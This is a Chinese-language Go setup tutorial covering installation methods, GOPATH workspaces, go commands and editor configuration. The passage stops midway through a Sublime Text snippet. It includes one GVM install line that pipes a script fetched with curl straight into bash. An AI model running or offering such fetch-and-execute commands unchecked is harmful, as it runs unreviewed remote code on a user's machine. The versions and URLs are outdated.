

1 GO 环境配置

欢迎来到 Go 的世界，让我们开始探索吧！

Go 是一种新的语言，一种并发的、带垃圾回收的、快速编译的语言。它具有以下特点：

- 它可以在一台计算机上用几秒钟的时间编译一个大型的 Go 程序。
- Go 为软件构造提供了一种模型，它使依赖分析更加容易，且避免了大部分 C 风格 include 文件与库的开头。
- Go 是静态类型的语言，它的类型系统没有层级。因此用户不需要在定义类型之间的关系上花费时间，这样感觉起来比典型的面向对象语言更轻量级。
- Go 完全是垃圾回收型的语言，并为并发执行与通信提供了基本的支持。
- 按照其设计，Go 打算为多核机器上系统软件的构造提供一种方法。

Go 是一种编译型语言，它结合了解释型语言的游刃有余，动态类型语言的开发效率，以及静态类型的安全性。它也打算成为现代的，支持网络与多核计算的语言。要满足这些目标，需要解决一些语言上的问题：一个富有表达能力但轻量级的类型系统，并发与垃圾回收机制，严格的依赖规范等等。这些无法通过库或工具解决好，因此 Go 也就应运而生了。

在本章中，我们将讲述 Go 的安装方法，以及如何配置项目信息。

目录



1.1 Go 安装

Go 的三种安装方式

Go 有多种安装方式，你可以选择自己喜欢的。这里我们介绍三种最常见的安装方式：

- Go 源码安装：这是一种标准的软件安装方式。对于经常使用 Unix 类系统的用户，尤其对于开发者来说，从源码安装是最方便而熟悉的。

- Go 标准包安装：Go 提供了方便的安装包，支持 Windows、Linux、Mac 等系统。这种方式适合初学者，可根据自己的系统位数下载好相应的安装包，一路 next 就可以轻松安装了。
- 第三方工具安装：目前有很多方便的第三方软件包工具，例如 Ubuntu 的 apt-get、Mac 的 homebrew 等。这种安装方式适合那些熟悉相应系统的用户。最后，如果你想在同一个系统中安装多个版本的 Go，你可以参考第三方工具 [GVM](#)，这是目前在这方面做得最好的工具，除非你知道怎么处理。

Go 源码安装

在 Go 的源代码中，有些部分是用 Plan 9 C 和 AT&T 汇编写的，因此假如你要从源码安装，就必须安装 C 的编译工具。

在 Mac 系统中，只要你安装了 Xcode，就已经包含了相应的编译工具。

在类 Unix 系统中，需要安装 gcc 等工具。例如 Ubuntu 系统可通过在终端中执行 `sudo apt-get install gcc libc6-dev` 来安装编译工具。

在 Windows 系统中，你需要安装 MinGW，然后通过 MinGW 安装 gcc，并设置相应的环境变量。

Go 使用 [Mercurial](#) 进行版本管理，首先你必须安装了 Mercurial，然后才能下载。假设你已经安装好 Mercurial，执行如下代码：

假设已经位于 Go 的安装目录 `$GO_INSTALL_DIR` 下

```
hg clone -u release https://code.google.com/p/go
cd go/src
./all.bash
```

运行 all.bash 后出现 "ALL TESTS PASSED" 字样时才算安装成功。

上面是 Unix 风格的命令，Windows 下的安装方式类似，只不过是运行 all.bat，调用的编译器是 MinGW 的 gcc。

然后设置几个环境变量，

```
export GOROOT=$HOME/go
export GOBIN=$GOROOT/bin
export PATH=$PATH:$GOBIN
```

看到如下图片即说明你已经安装成功

```
applematoMacBook-Pro-3:~ apple$ go
Go is a tool for managing Go source code.

Usage:

    go command [arguments]

The commands are:

    build      compile packages and dependencies
    clean      remove object files
    doc        run godoc on package sources
    env        print Go environment information
    fix        run go tool fix on packages
    fmt        run gofmt on package sources
    get        download and install packages and dependencies
    install    compile and install packages and dependencies
    list       list packages
    run        compile and run Go program
    test       test packages
    tool       run specified go tool
    version    print Go version
    vet        run go tool vet on packages

Use "go help [command]" for more information about a command.

Additional help topics:

    gopath     GOPATH environment variable
    packages   description of package lists
    remote     remote import path syntax
    testflag   description of testing flags
    testfunc   description of testing functions

Use "go help [topic]" for more information about that topic.

applematoMacBook-Pro-3:~ apple$
```

图 1.1 源码安装之后执行 Go 命令的图

如果出现 Go 的 Usage 信息，那么说明 Go 已经安装成功了；如果出现该命令不存在，那么可以检查一下自己的 PATH 环境变量中是否包含了 Go 的安装目录。

Go 标准包安装

Go 提供了每个平台打好包的一键安装，这些包默认会安装到如下目录：/usr/local/go (Windows 系统：c:\Go)，当然你可以改变他们的安装位置，但是改变之后你必须在你的环境变量中设置如下信息：

```
export GOROOT=$HOME/go
```

```
export PATH=$PATH:$GOROOT/bin
```

如何判断自己的操作系统是 32 位还是 64 位？

我们接下来的 Go 安装需要判断操作系统的位数，所以这小节我们先确定自己的系统类型。

Windows 系统用户请按 Win+R 运行 cmd，输入 systeminfo 后回车，稍等片刻，会出现一些系统信息。在“系统类型”一行中，若显示“x64-based PC”，即为 64 位系统；若显示“X86-based PC”，则为 32 位系统。

Mac 系统用户建议直接使用 64 位的，因为 Go 所支持的 Mac OS X 版本已经不支持纯 32 位处理器了。

Linux 系统用户可通过在 Terminal 中执行命令 `uname -a` 来查看系统信息：

64 位系统显示

```
<一段描述> x86_64 x86_64 x86_64 GNU/Linux
//有些机器显示如下，例如 ubuntu10.04
x86_64 GNU/Linux
```

32 位系统显示

```
<一段描述> i686 i686 i386 GNU/Linux
```

Mac 安装

访问[下载地址](#)，32 位系统下载 go1.0.3.darwin-386.pkg，64 位系统下载 go1.0.3.darwin-amd64.pkg，双击下载文件，一路默认安装点击下一步，这个时候 go 已经安装到你的系统中，默认已经在 PATH 中增加了相应的~/go/bin,这个时候打开终端，输入 go

看到类似上面源码安装成功的图片说明已经安装成功

如果出现 go 的 Usage 信息，那么说明 go 已经安装成功了；如果出现该命令不存在，那么可以检查一下自己的 PATH 环境变量中是否包含了 go 的安装目录。

Linux 安装

访问[下载地址](#)，32 位系统下载 go1.0.3.linux-386.tar.gz，64 位系统下载 go1.0.3.linux-amd64.tar.gz，

假定你想要安装 Go 的目录为 `$GO_INSTALL_DIR`，后面替换为相应的目录路径。

解压缩 tar.gz 包到安装目录下：`tar zxvf go1.0.3.linux-amd64.tar.gz -C $GO_INSTALL_DIR`。

设置 PATH，`export PATH=$PATH:$GO_INSTALL_DIR/go/bin`

然后执行 go

```
[root@SNDA-172-17-12-5 ~]# go
Go is a tool for managing GO source code.

Usage:

    go command [arguments]

The commands are:

    build      compile packages and dependencies
    clean      remove object files
    doc        run godoc on package sources
    env        print Go environment information
    fix        run go tool fix on packages
    fmt        run gofmt on package sources
    get        download and install packages and dependencies
    install    compile and install packages and dependencies
    list       list packages
    run        compile and run Go program
    test       test packages
    tool       run specified go tool
    version    print Go version
    vet        run go tool vet on packages

Use "go help [command]" for more information about a command.

Additional help topics:

    gopath     GOPATH environment variable
    packages   description of package lists
    remote     remote import path syntax
    testflag   description of testing flags
    testfunc   description of testing functions

Use "go help [topic]" for more information about that topic.
```

图 1.2 Linux 系统下安装成功之后执行 go 显示的信息

如果出现 go 的 Usage 信息，那么说明 go 已经安装成功了；如果出现该命令不存在，那么可以检查一下自己的 PATH 环境变量中是否包含了 go 的安装目录。

Windows 安装

访问[下载地址](#)，32 位系统下载 go1.0.3.windows-386.msi，64 位系统下载 go1.0.3.windows-amd64.msi。双击打开下载的文件，一路按照默认点击下一步，这个时候 go 已经安装到你的系统中，默认安装之后已经在你的系统环境变量中加入了 c:/go/bin，这个时候打开 cmd，输入 go

看到类似上面 mac 安装成功的图片说明已经安装成功

如果出现 Go 的 Usage 信息，那么说明 Go 已经安装成功了；如果出现该命令不存在，那么可以检查一下自己的 PATH 环境变量中是否包含了 Go 的安装目录。

第三方工具安装

GVM

gvm 是第三方开发的 Go 多版本管理工具，类似 ruby 里面的 rvm 工具。使用起来相当的方便，安装 gvm 使用如下命令：

```
bash < <(curl -s https://raw.githubusercontent.com/moovweb/gvm/master/binscripts/gvm-installer)
```

安装完成后我们就可以安装 go 了：

```
gvm install go1.0.3
gvm use go1.0.3
```

执行完上面的命令之后 GOPATH、GOROOT 等环境变量会自动设置好，这样就可以直接使用了。

apt-get

Ubuntu 是目前使用最多的 Linux 桌面系统，使用 apt-get 命令来管理软件包，我们可以通过下面的命令来安装 Go：

```
sudo add-apt-repository ppa:gophers/go
sudo apt-get update
sudo apt-get install golang-stable
```

homebrew

homebrew 是 Mac 系统下面目前使用最多的管理软件的工具，目前已支持 Go，可以通过命令直接安装 Go：

```
brew install go
```

1.2 GOPATH 与工作空间

GOPATH 设置

go 命令依赖一个重要的环境变量：\$GOPATH¹

（注：这个不是 Go 安装目录。下面以笔者的工作目录为说明，请替换自己机器上的工作目录。）

在类似 Unix 环境大概这样设置：

```
export GOPATH=/home/apple/mygo
```

Windows 设置如下，新建一个环境变量名称叫做 GOPATH：

```
GOPATH=c:\mygo
```

GOPATH 允许多个目录，当有多个目录时，请注意分隔符，多个目录的时候 Windows 是分号，Linux 系统是冒号，当有多个 GOPATH 时，默认会将 go get 的内容放在第一个目录下

以上 \$GOPATH 目录约定有三个子目录：

- src 存放源代码（比如：.go .c .h .s 等）
- pkg 编译后生成的文件（比如：.a）
- bin 编译后生成的可执行文件（为了方便，可以把此目录加入到 \$PATH 变量中）

以后我所有的例子都是以 mygo 作为我的 gopath 目录

应用目录结构

建立包和目录：\$GOPATH/src/mymath/sqrt.go（包名："mymath"）

以后自己新建应用或者一个代码包都是在 src 目录下新建一个文件夹，文件夹名称一般是代码包名称，当然也允许多级目录，例如在 src 下面新建了目录 \$GOPATH/src/github.com/astaxie/beedb 那么这个包路径就是“github.com/astaxie/beedb”，包名称是最后一个目录 beedb

执行如下代码

```
cd $GOPATH/src
mkdir mymath
```

新建文件 sqrt.go，内容如下

```
// $GOPATH/src/mymath/sqrt.go 源码如下：
package mymath

func Sqrt(x float64) float64 {
    z := 0.0
    for i := 0; i < 1000; i++ {
        z -= (z*z - x) / (2 * x)
    }
    return z
}
```

这样我的应用包目录和代码已经新建完毕，注意：一般建议 package 的名称和目录名保持一致

编译应用

上面我们已经建立了自己的应用包，如何进行编译安装呢？有两种方式可以进行安装

- 1、只要进入对应的应用包目录，然后执行 go install，就可以安装了
- 2、在任意的目录执行如下代码 go install mymath

安装完之后，我们可以进入如下目录

```
cd $GOPATH/pkg/${GOOS}_${GOARCH}
//可以看到如下文件
mymath.a
```

这个.a 文件是应用包，那么我们如何进行调用呢？

接下来我们新建一个应用程序来调用

新建应用包 mathapp

```
cd $GOPATH/src
mkdir mathapp
cd mathapp
vim main.go
```

// \$GOPATH/src/mathapp/main.go 源码：

```
package main

import (
    "mymath"
    "fmt"
)

func main() {
    fmt.Printf("Hello, world. Sqrt(2) = %v\n", mymath.Sqrt(2))
}
```

如何编译程序呢？进入该应用目录，然后执行 go build，那么在该目录下面会生成一个 mathapp 的可执行文件

```
./mathapp
```

输出如下内容

```
Hello, world. Sqrt(2) = 1.414213562373095
```


如何安装该应用，进入该目录执行 `go install`，那么在 `$GOPATH/bin/` 下增加了一个可执行文件 `mathapp`，这样可以在命令行输入如下命令就可以执行

```
mathapp
```

也是输出如下内容

```
Hello, world. Sqrt(2) = 1.414213562373095
```

获取远程包

go 语言有一个获取远程包的工具就是 `go get`，目前 `go get` 支持多数开源社区(例如：`github`、`googlecode`、`bitbucket`、`Launchpad`)

```
go get github.com/astaxie/beedb
```

`go get -u` 参数可以自动更新包，而且当 `go get` 的时候会自动获取该包依赖的其他第三方包

通过这个命令可以获取相应的源码，对应的开源平台采用不同的源码控制工具，例如 `github` 采用 `git`、`googlecode` 采用 `hg`，所以要想获取这些源码，必须先安装相应的源码控制工具

通过上面获取的代码在我们本地的源码相应的代码结构如下

```
$GOPATH
src
|--github.com
|   |--astaxie
|       |--beedb
pkg
|--相应平台
|   |--github.com
|       |--astaxie
|           |--beedb.a
```

`go get` 本质上可以理解为首先第一步是通过源码工具 clone 代码到 `src` 下面，然后执行 `go install`

在代码中如何使用远程包，很简单的就是和使用本地包一样，只要在开头 `import` 相应的路径就可以

```
import "github.com/astaxie/beedb"
```

程序的整体结构

通过上面建立的我本地的 `mygo` 的目录结构如下所示

```
bin/  
  mathapp  
pkg/  
  平台名/ 如: darwin_amd64、linux_amd64  
    mymath.a  
    github.com/  
      astaxie/  
        beedb.a  
src/  
  mathapp  
    main.go  
  mymath/  
    sqrt.go  
  github.com/  
    astaxie/  
      beedb/  
        beedb.go  
      util.go
```

从上面的结构我们可以很清晰的看到，bin 目录下面存的是编译之后可执行的文件，pkg 下面存放的是函数包，src 下面保存的是应用源代码

[1] Windows 系统中环境变量的形式为%GOPATH%，本书主要使用 Unix 形式，Windows 用户请自行替换。

1.3 Go 命令

Go 命令

Go 语言自带有一套完整的命令操作工具，你可以通过在命令行中执行 go 来查看它们：

```
10 C:\>go
11 Go is a tool for managing Go source code.
12
13 Usage:
14
15     go command [arguments]
16
17 The commands are:
18
19     build      compile packages and dependencies
20     clean      remove object files
21     doc        run godoc on package sources
22     env        print Go environment information
23     fix        run go tool fix on packages
24     fmt        run gofmt on package sources
25     get        download and install packages and dependencies
26     install    compile and install packages and dependencies
27     list       list packages
28     run        compile and run Go program
29     test       test packages
30     tool       run specified go tool
31     version    print Go version
32     vet        run go tool vet on packages
33
34 Use "go help [command]" for more information about a command.
35
36 Additional help topics:
37
38     gopath     GOPATH environment variable
39     packages   description of package lists
40     remote     remote import path syntax
41     testflag   description of testing flags
42     testfunc   description of testing functions
43
44 Use "go help [topic]" for more information about that topic.
45
```

图 1.3 Go 命令显示详细的信息

这些命令对于我们平时编写的代码非常有用，接下来就让我们了解一些常用的命令。

go build

这个命令主要用于测试编译。在包的编译过程中，若有必要，会同时编译与之相关联的包。

- 如果是普通包，就像我们在 1.2 节中编写的 mymath 包那样，当你执行 go build 之后，它不会产生任何文件。如果你需要在 \$GOPATH/pkg 下生成相应的文件，那就得执行 go install 了。
- 如果是 main 包，当你执行 go build 之后，它就会在当前目录下生成一个可执行文件。如果你需要在 \$GOPATH/bin 下生成相应的文件，需要执行 go install，或者使用 go build -o 路径/a.exe。

- 如果某个项目文件夹下有多个文件，而你只想编译某个文件，就可在 `go build` 之后加上文件名，例如 `go build a.go`；`go build` 命令默认会编译当前目录下的所有 `go` 文件。
- 你也可以指定编译输出的文件名。例如 1.2 节中的 `mathapp` 应用，我们可以指定 `go build -o astaxie.exe`，默认情况是你的 `package` 名(非 `main` 包)，或者是第一个源文件的文件名(`main` 包)。
(注：实际上，`package` 名在 [Go 语言规范](#)中指代码中“`package`”后使用的名称，此名称可以与文件夹名不同。默认生成的可执行文件名是文件夹名。)
- `go build` 会忽略目录下以“`_`”或“`.`”开头的 `go` 文件。
- 如果你的源代码针对不同的操作系统需要不同的处理，那么你可以根据不同的操作系统后缀来命名文件。例如有一个读取数组的程序，它对于不同的操作系统可能有如下几个源文件：

```
array_linux.go array_darwin.go array_windows.go array_freebsd.go
```

`go build` 的时候会选择性地编译以系统名结尾的文件（`linux`、`darwin`、`windows`、`freebsd`）。例如 `Linux` 系统下面编译只会选择 `array_linux.go` 文件，其它系统命名后缀文件全部忽略。

go clean

这个命令是用来移除当前源码包里面编译生成的文件。这些文件包括

<code>_obj/</code>	旧的 object 目录，由 Makefiles 遗留
<code>_test/</code>	旧的 test 目录，由 Makefiles 遗留
<code>_testmain.go</code>	旧的 <code>gotest</code> 文件，由 Makefiles 遗留
<code>test.out</code>	旧的 test 记录，由 Makefiles 遗留
<code>build.out</code>	旧的 test 记录，由 Makefiles 遗留
<code>*.[568ao]</code>	object 文件，由 Makefiles 遗留
<code>DIR(.exe)</code>	由 <code>go build</code> 产生
<code>DIR.test(.exe)</code>	由 <code>go test -c</code> 产生
<code>MAINFILE(.exe)</code>	由 <code>go build MAINFILE.go</code> 产生

我一般都是利用这个命令清除编译文件，然后 `github` 递交源码，在本机测试的时候这些编译文件都是和系统相关的，但是对于源码管理来说没必要

go fmt

有过 `C/C++` 经验的读者会知道，一些人经常为代码采取 `K&R` 风格还是 `ANSI` 风格而争论不休。在 `go` 中，代码则有标准的风格。由于之前已经有的一些习惯或其它的原因我们常将代码写成 `ANSI` 风格或者其它更合适自己的格式，这将为人们在阅读别人的代码时添加不必要的负担，所以 `go` 强制了代码格式（比如左大括号必须放在行尾），不按照此格式的代码将不能编译通过，为了减少浪费在排版上的时间，`go` 工具集中提供了一个 `go fmt` 命令 它可以帮你格式化你写好的代码文件，使你写代码的时候不需要关心格式，你只需要在写完之后执行 `go fmt <文件名>.go`，你的代码就被修改成了标准格式，但是我平常很少用到这个

命令，因为开发工具里面一般都带了保存时候自动格式化功能，这个功能其实在底层就是调用了 `go fmt`。接下来的一节我将讲述两个工具，这两个工具都自带了保存文件时自动化 `go fmt` 功能。

使用 `go fmt` 命令，更多时候是用 `gofmt`，而且需要参数 `-w`，否则格式化结果不会写入文件。`gofmt -w src`，可以格式化整个项目。

go get

这个命令是用来动态获取远程代码包的，目前支持的有 BitBucket、GitHub、Google Code 和 Launchpad。这个命令在内部实际上分成了两步操作：第一步是下载源码包，第二步是执行 `go install`。下载源码包的 `go` 工具会自动根据不同的域名调用不同的源码工具，对应关系如下：

```
BitBucket (Mercurial Git)
GitHub (Git)
Google Code Project Hosting (Git, Mercurial, Subversion)
Launchpad (Bazaar)
```

所以为了 `go get` 能正常工作，你必须确保安装了合适的源码管理工具，并同时把这些命令加入你的 `PATH` 中。其实 `go get` 支持自定义域名的功能，具体参见 `go help remote`。

go install

这个命令在内部实际上分成了两步操作：第一步是生成结果文件(可执行文件或者 `.a` 包)，第二步会把编译好的结果移到 `$GOPATH/pkg` 或者 `$GOPATH/bin`。

go test

执行这个命令，会自动读取源码目录下面名为 `*_test.go` 的文件，生成并运行测试用的可执行文件。输出的信息类似

```
ok  archive/tar  0.011s
FAIL archive/zip  0.022s
ok   compress/gzip 0.033s
...
```

默认的情况下，不需要任何的参数，它会自动把你源码包下面所有 `test` 文件测试完毕，当然你也可以带上参数，详情请参考 `go help testflag`

go doc

很多人说 `go` 不需要任何的第三方文档，例如 `chm` 手册之类的（其实我已经做了一个了，[chm手册](#)），因为它内部就有一个很强大的文档工具。

如何查看相应 `package` 的文档呢？例如 `builtin` 包，那么执行 `go doc builtin` 如果是 `http` 包，那么执行 `go doc net/http` 查看某一个包里面的函数，那么执行 `godoc fmt Printf` 也可以查看相应的代码，执行 `godoc -src fmt Printf`

通过命令在命令行执行 `godoc -http=:端口号` 比如 `godoc -http=:8080`。然后在浏览器中打开 `127.0.0.1:8080`，你将会看到一个 `golang.org` 的本地 `copy` 版本，通过它你可以查询 `pkg` 文档等其它内容。如果你设置了 `GOPATH`，在 `pkg` 分类下，不但会列出标准包的文档，还会

列出你本地 GOPATH 中所有项目的相关文档，这对于经常被墙的用户来说是一个不错的选择。

其它命令

go 还提供了其它很多的工具，例如下面的这些工具

```
go fix 用来修复以前老版本的代码到新版本，例如 go1 之前老版本的代码转化到 go1
go version 查看 go 当前的版本
go env 查看当前 go 的环境变量
go list 列出当前全部安装的 package
go run 编译并运行 Go 程序
```

以上这些工具还有很多参数没有一一介绍，用户可以使用 `go help` 命令获取更详细的帮助信息。

1.4 Go 开发工具

本节我将介绍几个开发工具，它们都具有自动化提示，自动化 fmt 功能。因为它们都是跨平台的，所以安装步骤之类的都是通用的。

LiteIDE

LiteIDE 是一款专门为 Go 语言开发的跨平台轻量级集成开发环境（IDE），由 visualfc 编写。




图 1.4 LiteIDE 主界面

LiteIDE 主要特点：

- 支持主流操作系统
 - o Windows
 - o Linux
 - o MacOS X
- Go 编译环境管理和切换
 - o 管理和切换多个 Go 编译环境
 - o 支持 Go 语言交叉编译
- 与 Go 标准一致的项目管理方式
 - o 基于 GOPATH 的包浏览器
 - o 基于 GOPATH 的编译系统
 - o 基于 GOPATH 的 Api 文档检索
- Go 语言的编辑支持
 - o 类浏览器和大纲显示
 - o Gocode(代码自动完成工具)的完美支持
 - o Go 语言文档查看和 Api 快速检索
 - o 代码表达式信息显示 F1
 - o 源代码定义跳转支持 F2
 - o Gdb 断点和调试支持
 - o gofmt 自动格式化支持
- 其他特征
 - o 支持多国语言界面显示
 - o 完全插件体系结构
 - o 支持编辑器配色方案
 - o 基于 Kate 的语法显示支持
 - o 基于全文的单词自动完成
 - o 支持键盘快捷键绑定方案
 - o Markdown 文档编辑支持
 - 实时预览和同步显示
 - 自定义 CSS 显示
 - 可导出 HTML 和 PDF 文档
 - 批量转换/合并为 HTML/PDF 文档

LiteIDE 安装配置

- LiteIDE 安装
 - o 下载地址 <http://code.google.com/p/golangide>
 - o 源码地址 <https://github.com/visualfc/liteide>

首先安装好 Go 语言环境，然后根据操作系统下载 LiteIDE 对应的压缩文件直接解压即可使用。

- 安装 Gocode

启用 Go 语言的输入自动完成需要安装 Gocode:

```
go get -u github.com/nsf/gocode
```

- 编译环境设置

根据自身系统要求切换和配置 LiteIDE 当前使用的环境变量。

以 Windows 操作系统, 64 位 Go 语言为例, 工具栏的环境配置中选择 win64, 点编辑环境, 进入 LiteIDE 编辑 win64.env 文件

```
GOROOT=c:\go
GOBIN=
GOARCH=amd64
GOOS=windows
CGO_ENABLED=1

PATH=%GOBIN%;%GOROOT%\bin;%PATH%
. . .
```

将其中的 GOROOT=c:\go 修改为当前 Go 安装路径, 存盘即可, 如果有 MinGW64, 可以将 c:\MinGW64\bin 加入 PATH 中以便 go 调用 gcc 支持 CGO 编译。

以 Linux 操作系统, 64 位 Go 语言为例, 工具栏的环境配置中选择 linux64, 点编辑环境, 进入 LiteIDE 编辑 linux64.env 文件

```
GOROOT=$HOME/go
GOBIN=
GOARCH=amd64
GOOS=linux
CGO_ENABLED=1

PATH=$GOBIN:$GOROOT/bin:$PATH
. . .
```

将其中的 GOROOT=\$HOME/go 修改为当前 Go 安装路径, 存盘即可。

- GOPATH 设置

Go 语言的工具链使用 GOPATH 设置, 是 Go 语言开发的项目路径列表, 在命令行中输入 (在 LiteIDE 中也可以 Ctrl+, 直接输入) go help gopath 快速查看 GOPATH 文档。

在 LiteIDE 中可以方便的查看和设置 GOPATH。通过菜单 - 查看 - GOPATH 设置, 可以查看系统中已存在的 GOPATH 列表, 同时可根据需要添加项目目录到自定义 GOPATH 列表中。

Sublime Text

这里将介绍 Sublime Text 2 (以下简称 Sublime) + GoSublime + gocode + MarGo 的组合, 那么为什么选择这个组合呢?

- 自动化提示代码, 如下图所示




图 1.5 sublime 自动化提示界面

- 保存的时候自动格式化代码，让您编写的代码更加美观，符合 Go 的标准。
- 支持项目管理




图 1.6 sublime 项目管理界面

- 支持语法高亮
- Sublime Text 2 可免费使用，只是保存次数达到一定数量之后就会提示是否购买，点击取消继续用，和正式注册版本没有任何区别。

接下来就开始讲如何安装，下载 [Sublime](#)

根据自己相应的系统下载相应的版本，然后打开 Sublime，对于不熟悉 Sublime 的同学可以先看一下这篇文章 [Sublime Text 2 入门及技巧](#)

1. 打开之后安装 Package Control: Ctrl+` 打开命令行，执行如下代码：

2.

```
import urllib2,os; pf='Package Control.sublime-package';
